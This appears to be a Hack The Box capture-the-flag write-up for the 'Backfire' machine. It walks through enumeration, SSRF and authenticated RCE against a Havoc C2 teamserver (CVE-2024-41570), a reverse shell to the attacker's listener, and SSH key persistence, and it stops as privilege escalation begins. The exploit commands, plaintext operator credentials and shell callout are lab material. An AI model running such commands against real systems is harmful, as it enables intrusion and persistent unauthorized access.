
 Hack The Box
Nmap Results
# Nmap 7.94SVN scan initiated Mon Jan 20 00:14:37 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.180.42
Nmap scan report for 10.129.180.42
Host is up (0.017s latency).
Not shown: 65530 closed tcp ports (reset)
PORT     STATE    SERVICE  VERSION
22/tcp   open     ssh      OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0)
| ssh-hostkey:
|   256 7d:6b:ba:b6:25:48:77:ac:3a:a2:ef:ae:f5:1d:98:c4 (ECDSA)
|_  256 be:f3:27:9e:c6:d6:29:27:7b:98:18:91:4e:97:25:99 (ED25519)
443/tcp  open     ssl/http nginx 1.22.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.22.1
| ssl-cert: Subject: commonName=127.0.0.1/stateOrProvinceName=Arizona/countryName=US
| Subject Alternative Name: IP Address:127.0.0.1
| Not valid before: 2024-12-14T05:12:14
|_Not valid after:  2027-12-14T05:12:14
| tls-alpn:
|   http/1.1
|   http/1.0
|_  http/0.9
|_http-title: 404 Not Found
5000/tcp filtered upnp
7096/tcp filtered unknown
8000/tcp open     http     nginx 1.22.1
|_http-server-header: nginx/1.22.1
| http-ls: Volume /
| SIZE  TIME               FILENAME
| 1559  17-Dec-2024 11:31  disable_tls.patch
| 875   17-Dec-2024 11:34  havoc.yaotl
|_
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Index of /
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jan 20 00:15:03 2025 -- 1 IP address (1 host up) scanned in 26.13 secondsnmap scan output ...Service Enumeration
TCP/443

gobuster dir -k -u https://10.129.180.42 -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o dir.txtgobuster scan did not reveal anything interesting on this web server, so time to go back to the nmap scan and find the next logical port to enumerateTCP/8000

nginx/1.22.1 server on the target, just another .conf server configuration with a different TCP port binding, in this case tcp/8000File Analysis
disable_tls.patch
curl -s http://10.129.180.42:8000/disable_tls.patch --remote-nameDownload disable_tls.patch

This is a git diff showing what appears to be modification of the Havoc C2 server source code to disable TLS encryption. This was done in an attempt to sabotage sergej, as I suspect the user wants to be able to capture the web traffic unencrypted.
The - in the git diff indicates lines removed from the source code and + indicates code added. We can see that most lines referencing SSL / TLS have been removed from the source. For example, use ws:// — cleartext websocket — instead of wss:// encrypted web socket.
disable_tls.patch
Disable TLS for Websocket management port 40056, so I can prove that
sergej is not doing any work
Management port only allows local connections (we use ssh forwarding) so
this will not compromize our teamserver

diff --git a/client/src/Havoc/Connector.cc b/client/src/Havoc/Connector.cc
index abdf1b5..6be76fb 100644
--- a/client/src/Havoc/Connector.cc
+++ b/client/src/Havoc/Connector.cc
@@ -8,12 +8,11 @@ Connector::Connector( Util::ConnectionInfo* ConnectionInfo )
 {
     Teamserver   = ConnectionInfo;
     Socket       = new QWebSocket();
-    auto Server  = "wss://" + Teamserver->Host + ":" + this->Teamserver->Port + "/havoc/";
+    auto Server  = "ws://" + Teamserver->Host + ":" + this->Teamserver->Port + "/havoc/";
     auto SslConf = Socket->sslConfiguration();

     /* ignore annoying SSL errors */
     SslConf.setPeerVerifyMode( QSslSocket::VerifyNone );
-    Socket->setSslConfiguration( SslConf );
     Socket->ignoreSslErrors();

     QObject::connect( Socket, &QWebSocket::binaryMessageReceived, this, [&]( const QByteArray& Message )
diff --git a/teamserver/cmd/server/teamserver.go b/teamserver/cmd/server/teamserver.go
index 9d1c21f..59d350d 100644
--- a/teamserver/cmd/server/teamserver.go
+++ b/teamserver/cmd/server/teamserver.go
@@ -151,7 +151,7 @@ func (t *Teamserver) Start() {
                }

                // start the teamserver
-               if err = t.Server.Engine.RunTLS(Host+":"+Port, certPath, keyPath); err != nil {
+               if err = t.Server.Engine.Run(Host+":"+Port); err != nil {
                        logger.Error("Failed to start websocket: " + err.Error())
                }
havoc.yaotl
curl -s http://10.129.180.42:8000/havoc.yaotl --remote-nameDownload havoc.yaotl

This looks like the web server configuration for the Havoc C2 teamserver, which is running on 127.0.0.1:40056.
disable_tls.patch file, we saw mention that they disabled TLS and use SSH port forwarding to reach the teamserver.We see the username and password for two operators on the Havoc C2 server. We also see a HTTP listener configured for backfire.htb on tcp/8443, which is how C2 implants use beacon to the C2 server.
havoc.yaotl
Teamserver {
    Host = "127.0.0.1"
    Port = 40056

    Build {
        Compiler64 = "data/x86_64-w64-mingw32-cross/bin/x86_64-w64-mingw32-gcc"
        Compiler86 = "data/i686-w64-mingw32-cross/bin/i686-w64-mingw32-gcc"
        Nasm = "/usr/bin/nasm"
    }
}

Operators {
    user "ilya" {
        Password = "CobaltStr1keSuckz!"
    }

    user "sergej" {
        Password = "1w4nt2sw1tch2h4rdh4tc2"
    }
}

Demon {
    Sleep = 2
    Jitter = 15

    TrustXForwardedFor = false

    Injection {
        Spawn64 = "C:\\Windows\\System32\\notepad.exe"
        Spawn32 = "C:\\Windows\\SysWOW64\\notepad.exe"
    }
}

Listeners {
    Http {
        Name = "Demon Listener"
        Hosts = [
            "backfire.htb"
        ]
        HostBind = "127.0.0.1"
        PortBind = 8443
        PortConn = 8443
        HostRotation = "round-robin"
        Secure = true
    }
}
Putting Together the Findings
At this point, we're at a dead end...
- I tried the usernames and passwords to log in via SSH, but SSH requires key authentication.
- My
gobuster dirandgobuster vhostscans didn't reveal any additional information
Looking at the information we have so far:
git diffshows modifications to Havoc C2 client and server to disable TLS- We have usernames and passwords of C2 operators
client/src/Havoc/Connector.cc code and make the same modifications to it, compile, and connect to the C2 server. The git diff note says that they use SSH port forwarding to tcp/40056 and I have reason to suspect that tcp/443 is the port being forwarded in. I doubt it's tcp/8000, because that just appears to be a simple file server.Just hypotheses for now, but let's enumerate some more before we take any actions.
More Enumeration

tcp/443, the X-Havoc: true header is pretty interesting
X-Havoc header, I found this result that indicates this is a header that is potentially returned by the HTTP listener if configured to do sotcp/443 is a Nginx reverse proxy that takes C2 implant beacons and forwards them internally to the Havoc C2 listener on 127.0.0.1:8443.I started searching for ways to abuse the Havoc C2 listener with

curl and nc, to manually act as a C2 implant and interact with the teamserver, but didn't find anything.Finally, I did a Google search for cve havoc c2 server and found something very interesting.
CVE-2024-41570

chebuya is one of the creators of this box, so I know I'm on the right trackgit clone https://github.com/chebuya/Havoc-C2-SSRF-poccd Havoc-C2-SSRF-pocapt and this script requires the installation of pycryptodome, which is available via python3-pycrptodome APT package, but doesn't appear to be compatible with this script.virtualenv .source ./bin/activatepython3 -m pip install pycryptodomepython3 ./exploit.py -hdeactivate to exit the Python virtual environment

tcp/8000 running on the server's loopback interfaceHTTP 404, this is because in exploit.py, it's hard-coded to request /vulnerable, so we can modify the exploit to make it more dynamic.More Enumeration via SSRF
Modify the Exploit
nano exploit.py
exploit.pyparser.add_argument("-url", "--resource", help="The URL path to use in the SSRF request", default="/")url_path = args.resource.encode("utf-8")request_data = b"GET %s HTTP/1.1\r\nHost: backfire.htb\r\nConnection: close\r\n\r\n" % url_pathTest and Enumerate

/ and making a request to 127.0.0.1:8000 on the target
havoc.yaotl file we acquired earlier, the Havoc server should be listening internally on tcp/40056
disable_tls.patch file, the path to the Havoc server should be at /havoc below the site root
for loop and exploit.py to various ports on 127.0.0.1. I didn't find anything.I know we have the Havoc operator credentials --
sergej and ilya -- for a reason. If we can hit the internal Havoc server port on tcp/40056, then there must be something we need to do as an authenticated user.Turning once again to Google, I searched for
"havoc" "C2" "rce" and found a pretty interesting result...
This exploit does show us how to perform an authenticated RCE against a Havoc C2 server, but the code isn't fully compatible with the current exploit.py. It uses the websocket library and a while loop to create a pseudo-shell and send commands through the web socket to the web server.
What we need to do instead is:
- Use ad-hoc WebSocket requests via SSRF to authenticate to the Havoc server
- Submit consecutive requests to the Havoc server via WebSocket and run a single command to create a reverse shell (no
whileloop)
Exploit
SSRF to RCE
 kit4py
I'm still running this in my Python virtual environment as well.
wget https://github.com/kit4py/CVE-2024-41570/raw/refs/heads/main/exploit.py -O pwn.py
websocket library in the original RCE script
create_ws_frame() via the existing write_socket() function
python3 -m pip install pycryptodomexInstall one extra module in the virtual environment
sudo rlwrap nc -lnvp 443Start a TCP listener to catch the reverse shell
python3 pwn.py -t 'https://backfire.htb' -i '127.0.0.1' -p '40056' -U 'ilya' -P 'CobaltStr1keSuckz!' -l '10.10.14.35' -L 443
Establish Persistence
ssh-keygen -t rsa -b 4096 -f /tmp/ilya -C "" -N ""Run on Kali to generate a SSH keypair
cat /tmp/ilya.pubShow the contents of the public key and copy to clipboard
echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCjfNZtA...[snip]...' >> ~/.ssh/authorized_keysAdd the public key string to the authorized keys file
ssh -i /tmp/ilya ilya@backfire.htbSSH into the target with the private key

Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux backfire 6.1.0-29-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.123-1 (2025-01-02) x86_64 GNU/Linux

PRETTY_NAME="Debian GNU/Linux 12 (bookworm)"
NAME="Debian GNU/Linux"
VERSION_ID="12"
VERSION="12 (bookworm)"
VERSION_CODENAME=bookworm
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
Current User
uid=1000(ilya) gid=1000(ilya) groups=1000(ilya),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev)

Sorry, user ilya may not run sudo on backfire.
Users and Groups
Local Users
ilya:x:1000:1000:ilya,,,:/home/ilya:/bin/bash
sergej:x:1001:1001:,,,:/home/sergej:/bin/bash
Local Groups
cdrom:x:24:ilya
floppy:x:25:ilya
audio:x:29:ilya
dip:x:30:ilya
video:x:44:ilya
plugdev:x:46:ilya
users:x:100:ilya,sergej
netdev:x:106:ilya
ilya:x:1000:
sergej:x:1001:
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b0:73:67 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.34.226/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 3175sec preferred_lft 3175sec
    inet6 dead:beef::250:56ff:feb0:7367/64 scope global dynamic mngtmpaddr
       valid_lft 86397sec preferred_lft 14397sec
    inet6 fe80::250:56ff:feb0:7367/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:7096            0.0.0.0:*               LISTEN      -
cat /etc/iptables/rules.v4
# Generated by iptables-save v1.8.9 (nf_tables) on Sat Sep 28 22:20:43 2024
*filter
:INPUT ACCEPT [66094:4075094]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [65944:2725138]
-A INPUT -s 127.0.0.1/32 -p tcp -m tcp --dport 5000 -j ACCEPT
-A INPUT -s 127.0.0.1/32 -p tcp -m tcp --dport 5000 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 5000 -j REJECT --reject-with icmp-port-unreachable
-A INPUT -s 127.0.0.1/32 -p tcp -m tcp --dport 7096 -j ACCEPT
-A INPUT -s 127.0.0.1/32 -p tcp -m tcp --dport 7096 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 7096 -j REJECT --reject-with icmp-port-unreachable
COMMIT
# Completed on Sat Sep 28 22:20:43 2024
Processes and Services
Interesting Processes
sergej      1986  2.1  6.5 274263040 261032 ?    Ssl  00:50   0:07 /home/sergej/.dotnet/dotnet run --project HardHatC2Client --configuration Release
sergej      1987  1.1  6.3 274263088 253624 ?    Ssl  00:50   0:03 /home/sergej/.dotnet/dotnet run --project TeamServer --configuration Release
sergej      2053  1.1  3.0 274204464 122332 ?    Sl   00:50   0:03 /home/sergej/HardHatC2/TeamServer/bin/Release/net7.0/TeamServer
sergej      2074  0.6  3.2 274195068 127572 ?    Sl   00:50   0:02 /home/sergej/HardHatC2/HardHatC2Client/bin/Release/net7.0/HardHatC2Client
Interesting Services
  hardhat_client.service    loaded active running hardhat_client
  hardhat_server.service    loaded active running hardhat_server
Interesting Files
/home/ilya/hardhat.txt
Sergej said he installed HardHatC2 for testing and  not made any changes to the defaults
I hope he prefers Havoc bcoz I don't wanna learn another C2 framework, also Go > C#
Privilege Escalation
Explore HardHat C2
